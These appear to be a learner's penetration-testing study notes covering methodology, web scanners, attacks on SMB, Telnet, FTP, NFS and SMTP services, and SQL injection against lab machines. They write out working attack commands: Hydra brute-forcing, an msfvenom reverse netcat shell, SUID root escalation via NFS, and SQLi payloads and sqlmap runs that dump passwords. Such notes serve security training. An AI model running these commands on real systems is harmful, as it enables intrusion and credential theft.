The Hacker Methodology

* Methodology Outline
  + The Process
    - Reconnaissance
    - Enumeration/Scanning
    - Gaining Access
    - Privilege Escalation
    - Covering Tracks
    - Reporting
* Reconnaissance Overview
  + Collecting information about the target
    - Usually requires no interaction
      * Google Dorking Room
      * Wikipedia
      * Peoplefinder.com
      * Who.is
      * Sublist3r
      * Hunter.io
      * Builtwith.com
      * wappalyzer
    - Publicly available tools
* Enumeration and Scanning Overview
  + Second Phase
    - Beginning of interaction
    - More specialized tools
      * Nmap, dirb, Metasploit, exploit-db, burpsuite, etc
    - Determine overall attack surface
      * Determines what the target might be vulnerable to in the exploitation phase
        + Improper lockdown, info leaks, SQL Injections, XSS, etc
    - Determine what ports are open, OS, services and versions
    - Dirb – commonly-named directories
    - Dirbuster – similar to dirb
    - Enum4linux – helps find vulns
    - Metasploit
    - Burp suite
* Exploitation
  + Only as good as recon and enumeration phases before it
    - Must enumerate all vulns
  + Metasploit, burpsuite, SQLMap, msfvenom, BeEF
* Privilege Escalation
  + Higher user account
    - Administrator or system for windows
    - Root for linux
  + Discover OS first to determine privilege escalation methods
    - Password cracking hashes
    - Vuln services or versions through service
    - Default credentials
    - Secret keys or SSH
    - Running scripts or commands to enumerate system settings
      * Ifconfig
      * Find / -perm -4000 -type f 2>/dev/null
* Covering Tracks
  + Assist in cleaning up exploit code and recommend methods to prevent attacks in the future
  + Carefully track and notate all of the tasks performed as part of the penetration test to assist in fixing vulnerabilities and recommending changes to the system owner
* Reporting
  + - Findings and Vulnerabilities
    - Criticality of the findings
    - Description or brief overview of how the finding was discovered
    - Remediation recommendations to resolve finding
  + Three formats
    - Vuln scan results
    - Findings summary list
    - Full formal report
* Links
  + general
    - <https://github.com/swisskyrepo/PayloadsAllTheThings>
  + Linux
    - <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>
    - <https://github.com/rebootuser/LinEnum>
    - <https://github.com/diego-treitos/linux-smart-enumeration/blob/master/lse.sh>
    - <https://github.com/mzet-/linux-exploit-suggester>
    - <https://gtfobins.github.io/>
  + Windows
    - <https://www.fuzzysecurity.com/tutorials/16.html>
    - <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp>
    - <https://github.com/411Hall/JAWS>
* Pentesting Fundamentals (continued)
  + Penetration Testing Ethics
    - authorized audit
      * scope of penetration testing agreement
    - legal frameworks
      * NCSC CHECK
    - Hat Category
      * White Hat
      * Grey Hat
      * Black Hat
    - RoE
      * + <https://sansorg.egnyte.com/dl/bF4I3yCcnt/>?
      * Permission
      * Test Scope
      * Rules
  + Penetration Testing Methodologies
    - * Information Gathering
      * Enumeration/Scanning
      * Exploitation
      * Privilege Escalation
      * Post-Exploitation
    - OSSTMM
      * methodology for
        + telecoms
        + wired networks
        + wireless communications
    - OWASP
      * web applications and services
      * top ten security vulns
        + testing and remediation
    - NIST Cybersecurity Framework 1.1
      * security controls and benchmarks for success for organizations from critical infrastructure and commercial
    - NCSC CAF
      * fourteen principles
        + access risk of threats and organizational defense
      * data security
      * system security
      * identity and access control
      * resiliency
      * monitoring
      * response and recovery planning
  + Black Box, White Box, Grey Box Penetration Testing
    - Black-Box Testing
      * no knowledge
    - Grey-Box Testing
      * partial knowledge
    - White-Box Testing
      * full knowledge

Introduction to Research

* crawler searching
* ExploitDB
  + search after discovering software
* NVD
* CVE Mitre
* searchsploit
* man command for tools

Web Enumeration

* Manual Enumeration
  + Developers Console/Tools
    - View page source code
      * comments in HTML as <!- -> tags
    - finding assets
    - debugging and executing code client-side
* Introduction to Gobuster
  + Installation
    - sudo apt install gobuster
  + Global Flags
    - <https://github.com/OJ/gobuster>
    - https://github.com/OJ/gobuster#dir-mode-options
    - -t = - -threads = number of concurrent threads (default 10)
    - -v = - -verbose
    - -z = - -no-progress = don’t display progress
    - -q = - -quiet = don’t print banner and other noise
    - -o = - -output = output file to write to
    - -x = - -extensions
* Gobuster Modes
  + dir mode
    - enumerate website directories to see directory structure
      * effective against common CMSs
    - ex. gobuster dir -u http://10.10.10.10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
      * -u = url
      * -w = wordlist
    - ex. gobuster dir -u http://10.10.252.123/myfolder -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x.html,.css,.js
      * -x = extensions
    - WHEN HTTPS IS ENABLED
      * need to use -k flag
  + dns mode
    - brute-force subdomains
    - ex. gobuster dns -d http://mydomain.thm -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
      * -d = domain
    - other useful flags
      * -c = show cname (cannot be used with -i)
      * -i = show ips
      * -r = use custom DNS server
    - <https://github.com/OJ/gobuster#dns-mode-help>
  + vhost mode
    - brute-force virtual hosts, similar to subdomains but IP based
    - ex. gobuster vhost -u http://example.com -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
* Useful Wordlists
  + /usr/share/wordlists/dirbuster or dirb
  + Miessler SecLists on GitHub
    - <https://github.com/danielmiessler/SecLists>
    - sudo apt install seclists
* Introduction to WPScan
  + capable of enumerating and researching security vulnerability categories present within Wordpress sites
    - Sensitive Information Disclosure
    - Path Discovery
    - Weak Password Policies
    - Presence of Default Installation
    - Testing Web Application Firewalls
  + Installation of WPScan
    - sudo apt update && sudo apt install wpscan
    - <https://github.com/wpscanteam/wpscan#install>
  + WPScan’s Database
    - uses information within a local database as a primary reference point when enumerating for themes and plugins
      * update database before scanning
      * wpscan - -update
* WPScan Modes
  + Enumerating for Installed Themes
    - Manually
      * check network tab in developer tools
        + wp-content/themes/<theme name>/assets/
      * check source code of website for additional references to theme
    - Automatically
      * wpscan --url http://<website>/ --enumerate t
  + Enumerating for Installed Plugins
    - Directory Listing is often enabled by default
    - can check wp-content/plugins/pluginname
      * readme files also
    - wpscan --url http:// <website >/ --enumerate p
  + Enumerating for Users
    - searches for authors, as WP considers them users
    - wpscan --url http://<website>/ --enumerate u
  + The Vulnerable Flag
    - Automatically
      * uses v argument
      * wpscan --url http://<website>/ --enumerate vp
    - requires installation of WPVulnDB API
  + Performing a Password Attack
    - wpscan –url http://<website –passwords rockyou.txt –usernames <username>
  + Adjusting WPScans Aggressiveness (WAF)
    - use arguments with aggression profile
    - ex. - -plugins-detection aggressive
    - ex. - -plugins-detection passive
* Introduction to Nikto
  + vulnerability scanner, web server assessment
    - sensitive files, outdated servers and programs, common server and software misconfigurations
  + Installing Nikto
    - sudo apt update && sudo apt install nikto
    - <https://cirt.net/nikto2-docs/installation.html#id2780292>
* Nikto Modes
  + Basic Scanning
    - -h flag and IP address
    - ex. nikto -h <ip>
      * retrieves headers advertised by webserver or application and look for sensitive files and directories
  + Scanning Multiple Hosts and Ports
    - can scan a subnet using nmap and provide output in structure friendly to nikto using nmap -oG flags
      * ex. nmap -p80 <ip>/24 -oG - | nikto -h –
    - typically one will more likely scan range of ports
      * ex. nikto -h <ip> -p <ports>
  + Introduction to Plugins
    - use - -list-plugins flag
    - or <https://github.com/sullo/nikto/wiki/Plugin-list>
      * good plugins to look for
        + apacheusers
        + cgi
        + robots
        + dir-traversal
      * specify plugin with -Plugin argument
    - ex. nikto -h <ip> -Plugin apacheuser
  + Verbosing the Scan
    - provide arguments with -Display flag
      * 1 – show any redirects that are given by the web server
      * 2 – show any cookies received
      * E – output any errors
  + Tuning the Scan to Vulnerability Searching
    - use -Tuning flag and provide a value
      * 0 – File Upload – search for anything on web server that may permit file upload
      * 2 – Misconfigurations/Default Files – search for common files that are sensitive on the web server
      * 3 – Information Disclosure – gather information about the web server or application
      * 4 – Injeciton – search for possible locations in which one can perform an injection attack such as XSS or HTML
      * 8 – Command Execution – search for anything that permits OS command execution
      * 9 – SQL Injection – look for applications that have URL parameters that are vulnerable to SQL Injection
  + Saving Your Findings
    - -o argument with filename and extension
    - ex. nikto -h <ip> -o report.html
* Conclusion and References
  + <https://tryhackme.com/room/owasptop10>
  + <https://tryhackme.com/room/easypeasyctf>
  + <https://tryhackme.com/room/rpwebscanning>
  + <https://tryhackme.com/room/blog>
  + <https://tryhackme.com/room/rpwebscanning>
  + <https://tryhackme.com/room/owasptop10>
  + <https://tryhackme.com/room/toolsrus>
  + <https://tryhackme.com/room/easyctf>

Basic Pentesting

* nmap -sC -sV -oN
* http port open – navigate in URL
  + inspect page source
  + inspect element
* gobuster
  + find directorys
  + input in URL
    - gobuster dir -u <http://example.com> -w wordlist.txt -x php,txt,html
    - use in combination with wfuzz when files of interest are found
      * ex. wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt - -h(w,c,l,h) <ip>:<port>/path/file.ext
      * ex. wfuzz -c -z file,mywordlist.txt -d “username=FUZZ&password=FUZZ” -u <http://shibes.thm/login.php>
        + wfuzz -c -z file,big.txt <http://shibes.xyz/api.php?breed=FUZZ>
        + wfuzz -c -z file,/opt/AoC-2020/Day-4/wordlist -u <http://10.10.109.106/api/site-log.php?date=FUZZ>
    - use -q switch to prevent gobuster from outputting error messages
* enum4linux
* hydra
  + sudo hydra -l <username> -P <path to list> ssh://<ip>
  + sudo hydra -l <username> -P <path to list> <ip> http-post-form “<burpsuite wp-login captured from burpsuite” -t <thread count>
* Nikto
  + sudo nikto -h <ip>:<target port>/<directory>/<subdirectory> -id <id:password>
* smb anonymous login
  + if enum4linux reveal anon availability
  + shells
* LinEnum
  + if you cant ssh LinEnum
    - scp into dev/shm
    - chmod +x
    - ./LinEnum.sh | tee <outputfile.txt>
  + LinPeas alternative
* Enumerate directories with ls -la
  + search for .ssh keys
    - save private keys
    - mark as chmod 600 for ssh use
  + passphrase protection?
    - ssh2john.py
      * python3 /usr/share/john/ssh2john.py id\_rsa\_kay > id\_rsa\_kay\_hash.txt
      * john id\_rsa\_kay\_hash.txt
* Login and Escalate

Network Service – learn about, then enumerate and exploit a variety of network services and misconfigurations

* Understanding SMB
  + Server Message Block Protocol – client-server communication protocol used for sharing access to files, printers, serial ports, and other network resources
    - Response-request protocol = transmits multiple messages between client and server to establish connection
      * Connect via NetBIOS over TCP/IP [RFC1001&RFC1002], NetBEUI, or IPX/SPX
  + Once connection is established, clients send commands (SMBs) to server to allow access shares
    - Done over the network
  + Windows and Samba (Unix) support SMB
* Enumerating SMB
  + Process of gathering information on a target in order to find potential attack vectors and aid in exploitation
    - Avoid ineffective or overtly destructive attacks
    - Gather passwords, usernames, network info, hostnames, application data, servers, etc.
  + Port Scanning
    - First step in enumeration
      * Find out info about services, applications, structure, OS
      * Nmap -A -p- flags
    - Enum4Linux
      * Used to enumerate SMB shares on both Linux and Windows
      * Wrapper around tools in Samba package enabling quick extraction of information from target pertaining to SMB
        + Syntax: enum4linux [options] <ip>
        + TAGS

-U – get user list

-M – get machine list

-N – get name list dump

-S – get share list

-P – get password policy information

-G – get group and member list

- A – all the above

* + - * + Search for share enumeration on <ip>
* Exploiting SMB
  + Some exploits for SMB – like CVE-2017-7494
    - Misconfiguration more likely path to success
      * Anonymous SMB share access – common misconfiguration that allows gain information to deploy shell
    - Method
      * From enumeration – gained – SMB share location + name of potential SMB share
    - SMBClient
      * Part of samba suite
        + Syntax: smbclient //[IP]/[SHARE]

Tags: -U [name] (specify the user); -p [port] (specify the port)

Ex. Smbclient //10.10.10.2/secret -U suit -p 139

* + - * + Username: Anonymous, no password needed
        + Ex. //10.10.54.11/profiles -U Anonymous -p 139

When password is request, press ENTER

If “smb: \>”, success

Use “ls” for list, items with “D” are directories and can be accessed via “cd”

* + - * Once interesting files are found, use get “[file of interest]” <output file name> to transfer to attacker system and read via “cat” command
      * “id\_rsa” is the default name of an SSH identity file
        + Retrieve with “get id\_rsa <output file name>”
      * Check public key for potential usernames anchored to end of file and use for ssh login
      * Private key file, once permissions have been changed to 600 via chmod, can be used for ssh login
        + Ex. Ssh -I <private key filename> <username>@<ip>
* Telnet
  + Application protocol which allows, via telnet client, connection, and execution of commands on a remote machine hosting a telnet server
    - Client becomes virtual terminal allowing you to interact with the remote host
  + Sends messages in cleartext and has been replaced by SSH
  + Accessed via “telnet” command and then use telnet-specific commands in the Telnet prompt
    - Syntax: telnet [ip][port]
    - Ex. telnet 10.10.10.3 23
* Enumerating Telnet
  + Methodology must be thorough
  + Begin with port scan
* Exploiting Telnet
  + No encryption and has typically poor access control
  + Method
    - Poorly hidden telnet services
    - Service markings – example indicates “backdoor”
    - Identifying information – example indicates username
    - Use information to access telnet port
  + Connecting to Telnet
    - telnet [ip][port]
  + Reverse Shell Use
    - Shell is a piece of code or program which can be used to gain code or command execution on a device
    - Reverse shells have target machine communicate back to the attacking machine
      * Attacking machine has a listening port that receives communication, allowing code/command execution
    - Once access has been granted using telnet [ip] [port]
      * Use tcpdump listener on local machine
      * Syntax: sudo tcpdump ip proto [\\icmp](file:///\\icmp) -i tun0
        + Uses ICMP traffic listener using specific OpenVPN connection
        + On client side, use “.RUN ping <attacker ip> -c 1

Allows single ping to attacker to confirm inputs can be executed

* + - * + In new terminal, create reverse shell using netcat

Ex. Msfvenom -p cmd/unix/reverse\_netcat lhost<local ip> lport=4444 R

* + - * + Create listening post

Ex nc -lvp 4444

* + - * + Copy and paste msfvenom output (denoted by mkfifo) into telnet session, preceded by .RUN and execute.

Run session as normal navigation in linux terminal

* Understanding FTP
  + File Transfer Protocol – port 21
    - Client-server model
    - Client initiates connection, server validates login credentials, enabling execution of FTP commands
  + How does FTP work
    - Uses two channels
      * Command/control channel
      * Data channel
    - Active versus Passive
      * Active allows client to open a port and listen. Server is required to actively connect to it
      * Passive allows server to open a port and listen and the client connects to it
* Enumerating FTP
  + Nmap to assist in the exploitation of an anonymous FTP login to search for files that can assist in insertion of reverse shell
    - Common for CTF challenges as it mimics realistic faulty implementation of FTP servers
  + Need ftp client on attacking machine
  + Alternative Enumeration Methods
    - Some vulnerable versions of in.ftpd and other FTP server variants, each of which return different responses to “cwd” command for home directories which do and don’t exist
    - “cwd” can be issued before authentication, assisting in recon
    - More common in legacy FTP versions
  + Access syntax: ftp <ip>, then enter user anonymouse and no password when prompted
    - Access directory and use get command to retrieve files and save info on attacking computer
* Exploiting FTP
  + Types of FTP Exploit
    - Command and data channels are unencrypted, as with Telnet
    - MiTM attacks
    - ARP-poisoning
    - Weak or default password configurations
  + Method Breakdown
    - Enumeration reveals
      * FTP server running on machine
      * Possible username
      * Bruteforce via hydra
  + Hydra
    - Ex. Syntax: hydra -t 4 -l <username> -P /usr/share/wordlists/rockyou.txt -vV <ip> ftp
    - ex. sudo hydra -l <username> -P /usr/share/wordlists/rockyou.txt -f <ip> http-get /<directory>/
      * Hydra – runs tool
      * -t 4 – number of parallel connections per target
      * -l [user] – points to user account
      * -P – path to wordlist dictionary for bruteforce
      * -vV – verbose set to very verbose
      * <ip> - ip addr of target
      * ftp/protocol – sets protocol hydra is to use (can be one of 50 protocols)
    - will reveal password if found
  + use ftp<ip> and login info to access compromised user, navigate as usual, use get command to retrieve info

Network Services Part 2

* Understanding NFS – ports 2049 (NSFV4/V3), 111 (RPC via NSFV3)
  + Network File System – allows system to share directories and files with others over a network – files mounted on a server for local-like access
  + NFS Workings
    - Client requests to mount a directory from a remote host on a local directory – mount service then acts to connect to the relevant mount daemon using RPC
      * Server checks if user has permission to mount whatever directory has been requested 🡪 then return a file handle to unique ID each file and directory
        + To access using NFS 🡪 RPC call is placed to NFSD (NFS daemon)

Takes parameters such as file handle, name of file, user ID, group ID

* + What runs NFS
    - NFS protocol, transfer files between OS types
    - 4.2 version
* Enumerating NFS
  + Critical when considering how to enumerate and exploit a remote machine
  + For advanced enumeration of NFS server
    - NFS-Common
      * Essential to have package installed on any machine that uses NFS
        + Contains showmount and mount.nfs

Most useful for extracting information from NFS shares

Sudo apt install nfs-common

* + - Port scanning
    - Mounting NFS shares
      * Client system needs directory where all the content shared by the host server in the export folder can be accessed
        + Created anywhere on system

Use mkdir /tmp/mount (for temporary that will delete upon shutdown)

* + - * + Once created, use “mount” command to connect the NFS share to the mount point on machine

Ex. Sudo mount -t nfs <ip>:share /tmp/mount/ -nolock

Sudo – root

Mount – execute mount command

-t nfs – type of device to mount, then specifying its NFS

<ip>:share – the IP address of the NFS server and the name of the share we wish to mount

-nolock – specifies not to use NLM locking

* + - * + /usr/sbin/showmount -e <ip>

Lists NFS shares that are visible

After using nmap to confirm

Use this in the “share” portion in the sudo mount command above

* + - * + Refresh directory by going back to home directory (or directory listed in NSF share) and reentering PATH
* Exploiting NFS
  + If a low privilege shell is on a machine with NFS share, it can potentially be used to escalate privileges – depending on configuration
  + Root\_squash
    - Enabled by default – prevents anyone connecting to NFS share from having root access to the NFS volume
    - Remote root users are assigned a user “nsfnobody” – least local privileges
      * If turned off, allows creation of SUID bit files, allowing remote root access
  + SUID
    - Files with SUID bit set can be run with the permissions of the file owner/group
      * Super-user – leverage to get shell with these privileges
    - find / -perm +6000 2>/dev/null | grep ‘/bin/’
      * copy path and check GTFOBins
  + Method
    - Upload files to NFS share and control permissions of these files
    - Set permissions of upload
      * Bash shell executable
    - Login through SSH
      * Execute bash exe to gain root shell
  + The Executable
    - Github based bash shell script
  + NFS Access
    - Gain low privilege shell
      * Upload bash executable to NFS share
        + Set SUID permissions through NFS due to misconfigured Root Squash

Login through SSH

Execute SUID Bit Bash Exe

ROOT ACCESS

* + Move downloaded bash file to /tmp/mount directory holding NSF share and add SUID via sudo chmod +s bash and sudo chmod +x bash
    - Permissions should be: -rwsr-sr-x
    - Navigate to victim /home/ directory, confirm bash shell is present
      * Run ./bash -p
      * If bash-4.4# 🡪 successful shell
        + Use whoami and id to confirm root
        + Cat /root/root.txt for flag??
* Understanding SMTP
  + Simple Mail Transfer Protocol, paired with protocol pair POP/IMAP
    - Allow user to send outgoing mail and retrieve incoming mail, respectively
  + SMTP server performs three basic functions
    - Verifies who is sending emails through SMTP server
    - Sends outgoing mail
    - Sends mail back to sender if it cannot be delivered
  + POP and IMAP
    - Post Office Protocol
      * Relatively simpler approach of downloading the inbox from the mail server, to the client
    - Internet Message Access Protocol
      * Synchronize current inbox with new mail on the server, downloading anything new
        + Changes on one computers inbox will persist to another when synched
  + How does SMTP work
    - User supplies mail, service transfers mail to recipient through a series of steps
      * SMTP sorts mail
      * User 🡪 SMTP server 🡪 POP/IMAP server 🡪 Recipient
    - Mail user agent (email client or external program) connects to SMTP server of a domain, initiating SMTP handshake (FIRST STEP OF SMTP PROCESS). Occurs over SMTP port 25. Once validated, session begins
    - Client submits sender and receiver email addresses, body of email, attachments, etc to server
    - SMTP server checks whether domain name of recipient and sender is the same
    - SMTP server of sender connects to recipient SMTP server before relay. If it cannot be accessed, email gets put into SMTP queue
    - Recipient SMTP server will verify incoming email by checking if domain and username are recognized
      * Server then forward email to POP or IMAP server
    - Email then shows in recipient inbox
  + What Runs SMTP
    - Windows server platforms, variants on Linux
* Enumerating SMTP
  + Enumerating Server Details
    - Poorly configured or vulnerable mail servers often provide initial foothold into a network
    - First fingerprint server via “smtp\_version” in Metasploit
      * Scans range of IP addresses and determines the version of any email servers it encounters
  + Enumerating Users from SMTP
    - SMTP service has two internal commands allowing enumeration
      * VRFY – confirming names of valid users
      * EXPN – reveals actual address of user’s aliases and lists of emails
    - Done with Metasploit “smtp\_enum”
      * Feed module host or range of hosts to scan as well as wordlist containing usernames
  + Requirements
    - Metaplsoit and update/upgrade via sudo apt
  + Alternatives
    - Enumeration technique will work for majority of SMTP configs
    - Non Metasploit tools such as smtp-user-enum for OS-level user accounts on Solaris
      * Performed by inspecting responses to VRFY, EXPN, and RCPT TO commands
  + Using Metasploit for SMTP
    - Search smtp\_version
    - Use 0
    - Options
    - Need to set RHOSTS
    - Exploit
    - Check system mail name next to ESMTP Postfix
      * Postfix = mail transfer agent (MTA) running SMTP server
    - Search “smtp\_enum”
      * Set USER\_FILE to /usr/share/seclists/Usernames/top-usernames-shortlist.txt
      * RHOSTS - <ip>
      * THREADS – 16
      * Exploit
* Exploiting SMTP
  + Following enumeration
    - User account name
    - Type of SMTP server and operating system running
      * SSH also running
        + Attempt bruteforce via Hydra

Rockyou.txt in /usr/share/wordlists/

Additional lists in SecLists

* + - * + Ex. Syntax: hydra -t 16 -l USERNAME -P /usr/share/wordlists/rockyou.txt -vV 10.10.105.120 ssh
        + Hydra – runs the tool
        + -t 16 – parallel connections to target
        + -l [user] – points to user who’s account trying to be compromised
        + -P – path to dictionary
        + -vV – increased verbosity
        + [machine IP] – target IP
        + Ssh/protocol – sets the protocol
      * Find password, access ssh and explore target system
* SQL Injection
  + Basics of SQL Language
    - List of SQL Commands
      * <https://www.codecademy.com/articles/sql-commands>
    - SQL by itself is a domain-specific language used in programming for managing databases by reading operating data
    - In order to choose some data, use SELECT, FROM, WHERE (SELECT an object FROM a database and choose specific data using WHERE
      * + ex. SELECT \* FROM colors;
        + SELECT \* FROM food WHERE calories > 50;

<https://www.khanacademy.org/computing/computer-programming/sql>

* + What is SQLi
    - consists of an injection of an SQL query to the remote web application
      * successful injections can read sensitive data from the database (usernames and passwords), modify database data (Add/Delete), execute administration operations on the database (such as database shutdown), RCE
      * Server confidentiality put under serious risk and bypass authentication processes
    - inputs such as a single quote or 1=1
    - Applications often need dynamic SQL queries to display content based on different conditions set by the user
      * this leads developers to concatenate user input directly into SQL statement
        + string concatenation becomes the most common mistake that leads to SQL injection vulnerability

ex. $query = "SELECT \* FROM users WHERE username='" + $\_POST["user"] + "' AND password= '" + $\_POST["password"]$ + '";"

supply ‘ OR 1=1 and query will return additional info

* + How to Detect SQLi
    - Manually
    - Most common form
      * abusing a PHP GET parameter ($username, $id) in the URL of a vulnerable web page
        + usually located in search fields and login pages

ex. MACHINE\_IP/sqli-labs/Less-1/index.php?id=1

ex. MACHINE\_IP/sqli-labs/Less-1/index.php?id='

creates an error

indicates id parameter is vulnerable to SQLi and what type of DB is being used

* + - Automatically
      * Damn Small SQLi Scanner
        + <https://github.com/stamparm/DSSS>
        + syntax – python3 dsss.py -u “URL”

ex. python3 dsss.py -u 10.10.169.12/sqli-labs/Less-1/index.php?id=

* + - * suIP.biz
        + <https://suip.biz/?act=sqlmap>

online sqlmap powered tool that allows fast SQLi check

* + Error Based SQLi
    - SQL injection technique that relies on error messages which are used to retrieve any sensitive information
      * sometimes self sufficient in enumerating entire DB
    - Approach
      * + fuzz SQLi vulnerable link
      * Manual Exploitation
        + numbers = try varied inputs, especially large numbers
        + “ ‘ “ = see where values are placed within quotes

inputs closed around single quotes can be closed easily and followed up with custom commands

ex. 1’ AND 1=1 - -+

1’ - breaks the SQL query

AND 1=1 – SQL code (always true)

“- - +” – Fixes the query, making SQL code part of it

* + - First find link or input where an error can be created
      * input random intems like single and double quotes, slashes, and backslashes to ascertain common pattern and determine structure of SQL query
        + exploit app

payload collection

<https://github.com/payloadbox/sql-injection-payload-list#generic-sql-injection-payloads>

* + Boolean-based SQLi
    - relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query gave a TRUE or FALSE result
      * content of HTTP response will either change or remain the same
        + change usually equals FALSE
    - Approach
      * + usually carried out blindly
      * Input Box Non-String
        + 1 or 1=1 -- -
        + try expected usernames

ex. admin’--

* + - * Input Box String
        + 1’ or ‘1’=’1’-- -
      * URL and POST Injection
        + to bypass client-side controls

username and password contain only characters between a-z, A-Z, and 0-9

* + - * + Bypass using Burpsuite to bypass JS validation client-side
        + URL Injection

GET request when submitting login form (in URL)

bypass via http://<ip>:<port>/path/login?profileID=-1’ or 1=1-- -&password=a

will be URL encoded

* + - * + POST Injection

remove/disable JS validation or submit valid request and intercept with proxy and modify

profileID=-1’ or 1=1--$password=test

* + - * Blind Query Breaking
        + guess the query and exploit

try using single or double quotes/slashes and see if there is any change

no change indicates a successful blind or no vulnerability

test with id=1

then id=1’

then id=1’ - -+

changes in message output/disappearance can indicate whether changes are occurring in the blind

Test Boolean SQLi using

id=1’ OR 1 - -+

no error and output

id=1’ OR 0 - -+

error and no output

‘ OR 1=1 - - -

for MySQL handling of double dash requiring one additional whitespace or control character

* + - * + Create script to automate injection

send SQL T/F query for each character in password

login = T

failed login = F

substr function

first argument = string itself (password)

second argument = starting position

third argument = length of the substring that will be returned

ex. SUBSTR( string, <start>, <length>)

ex. SUBSTR(“THM{Blind}”, 1,1) = T

ex. SUBSTR(“THM{Blind}”, 2,1) = H

ex. SUBSTR(“THM{Blind}”, 3,1) = M

ex. SUBSTR(“THM{Blind}”, 1,3) = THM

enter admin password as a string into the substr function

(SELECT password FROM users LIMIT 0,1)

LIMIT clause is used to limit amount of data returned by SELECT statement

first number is offset and second number is limit

syntax – LIMIT <OFFSET>,<LIMIT>

SQL query to return first character of a specific password

SUBSTR((SELECT password FROM users LIMIT <OFFSET>, <LIMIT>),<start>,<length>)

Compare characters of password to guessed value

SUBSTR((SELECT password FROM users LIMIT <OFFSET>, <LIMIT>),<start>,<length>) = ‘<VALUE>’

Sometimes input handling changes all input to a set form (T changed to t)

counter with hex representation

substitute value X and SQLites CAST expression to convert value to datatype the database expects

ex. SUBSTR((SELECT password FROM users LIMIT <OFFSET>,<LIMIT>),<start>,<length>) = CAST(X’<ASCII VALUE OF LETTER> as Text)

To make query fit into original query

close parameter by adding a single quote (‘) and append an AND operator to add condition to it

then append two dashes (--) to comment out password check at end of query

ex. admin' AND SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = CAST(X'54' as Text)-- -

302 redirect means correct character has been found

Scripting this process

loop over every possible ASCII character

not efficient and generates a lot of traffic

ASCIILoop.py, change password\_len variable

length of password can be found by asking database

ex. admin' AND length((SELECT password from users where username='admin'))==37-- -

Using sqlmap

ex. sqlmap -u http://10.10.250.164:5000/challenge3/login --data="username=admin&password=admin" --level=5 --risk=3 --dbms=sqlite --technique=b –dump

syntax. sqlmap -u <url/path> --data=”username=admin$password=admin” –level=5 –risk=3 –dbms=sqlite –technique=b --dump

* + - Exploitation
      * game of yes-no with database
        + ask questions about database length and table quantity to dump and enumerate
        + use =, <, > to compare values
      * id=1’ OR 1 < 2 - -+
      * id=1’ OR 1 > 2 - -+
        + can assist in asking Y/N questions
      * SUBSTR() function extracts substring from a string
        + Three input values

Operated Text (database name)

Character to Start With

Number of Characters to Extract

ex. SELECT SUBSTR(“Strange Fox”, 5, 3)

payload – AND (substr((select database()),1,1))

first character of database name

add “= <letter of choice> - -+” to end of line above

to prevent fuzzing entire alphabet, use ASCII to compare values

ex. id=1’ AND (ascii(substr((select database()),1,1))) = 115 - -+

Note: ascii function before substr

Need to use < and > operators to compare value of characters to their ASCII values

ex. ?id=1' AND (ascii(substr((select database()),2,1))) < 115 --+

compares second letter of database name

* + SQL Injection Attack on an UPDATE Statement
    - * allows users to change records within a database
      * enumerate database via UPDATE statement on profile page
        + view source page and identify potential column names by looking at attribute table
        + confirm vulnerability by injecting something into nickname and email fields

nickname and email fields are practical specific, can change depending on website to website basis

ex. asd’,nickname=’test’,email=’hacked (into input boxes, not burp)

* + - * + ID database

MySQL and MSSQL

',nickName=@@version,email='

Oracle

',nickName=(SELECT banner FROM v$version),email='

SQLite

',nickName=sqlite\_version(),email='

* + - * + Once DB type is determined

perform subquery to fetch all tables from databases

ex. ',nickName=(SELECT group\_concat(tbl\_name) FROM sqlite\_master WHERE type='table' and tbl\_name NOT like 'sqlite\_%'),email='

* + - * + Once tables are found, enter name into

',nickName=(SELECT sql FROM sqlite\_master WHERE type!='meta' AND sql NOT NULL AND name ='<ENTER NAMES HERE’'),email='

view names of columns such as UId, name, profileID, salary, passportNr, email, nickname, password, etc

* + - * + Once names of columns are found

extract data

group\_concat() function, as above

ex. ',nickName=(SELECT group\_concat(profileID || "," || name || "," || <COLUMN NAME> || ":") from <TABLE NAME HERE>),email='

',nickName=(SELECT group\_concat(profileID || "," || secret text || ":") from secrets),email='

shorten the input to include only as many || <input> || as needed

* + Vulnerable Notes
    - * applications may provide option to accept user-input as notes
    - Applications may use parameterized queries
      * SQL statement is specified first with placeholders (?) for parameters
        + user input is passed into each parameter of the query later
        + allows database to distinguish between code and data regardless of input

ex. INSERT INTO notes (username, title, note) VALUES (?, ?, ?)

* + - * Even if parameterized queries are used, the server will accept malicious data and place it in the database if application does not sanitize it
        + parameterized query prevents the input from leading to SQL injection

all queries must use parameterized queries, not just ones directly accepting user input

* + - * + However, certain queries may be missed such as a query that fetches all of the notes belonging to a user does not used parameterized queries

direct concatenation into query makes SQL injection possible

registering a user with a malicious name, unsafe query will fetch data for malicious user

ex. ‘ union select 1,2’ to allow for secondary injection trigger

navigating to notes page reveals column positions of Title and Note

to continue exploit, create user to get all tables from database

ex. ' union select 1,group\_concat(tbl\_name) from sqlite\_master where type='table' and tbl\_name not like 'sqlite\_%''

navigate back and view available tables

use table names to further enumerate data

ex. ') union select 1,2,group\_concat(username),group\_concat(password) from users--

To further enumerate tables that have been discovered, create user with name

ex. ' union select 1,group\_concat(password) from users'

* + - Automating Exploitation Using Sqlmap
      * to exploit vulnerability
        + first register a malicious user
        + login with malicious user
        + go to vulnerable query page to trigger injection
      * Create a tamper script
        + Tamperino.py

needs empty \_\_init\_\_.py file for sqlmap to load

before starting sqlmap with tamper script

change address and password variable inside script

exploit - sqlmap --tamper Tamperino.py --url <URL PATH> --data "username=admin&password=asd" --second-url <SECOND URL PATH> -p username --dbms sqlite --technique=U --no-cast

dump found tables, such as “users”

ex. sqlmap --tamper tamper/so-tamper.py --url http://10.10.1.134:5000/challenge4/signup --data "username=admin&password=asd" --second-url http://10.10.1.134:5000/challenge4/notes -p username --dbms=sqlite --technique=U --no-cast -T users –dump

check dump file

* + - * + custom functions

create\_account()

login()

returns Flask session cookie after login

tamper()

payload

\*\*kwargs – holds info such as HTTP headers, need to place Flask session cookie onto the request to allow sqlmap to go to the notes page to trigger the injection

* + Change Password
    - * vulnerable to SQL injection because UPDATE statement concatenates username directly into SQL query
        + as opposed to using “?” placeholder
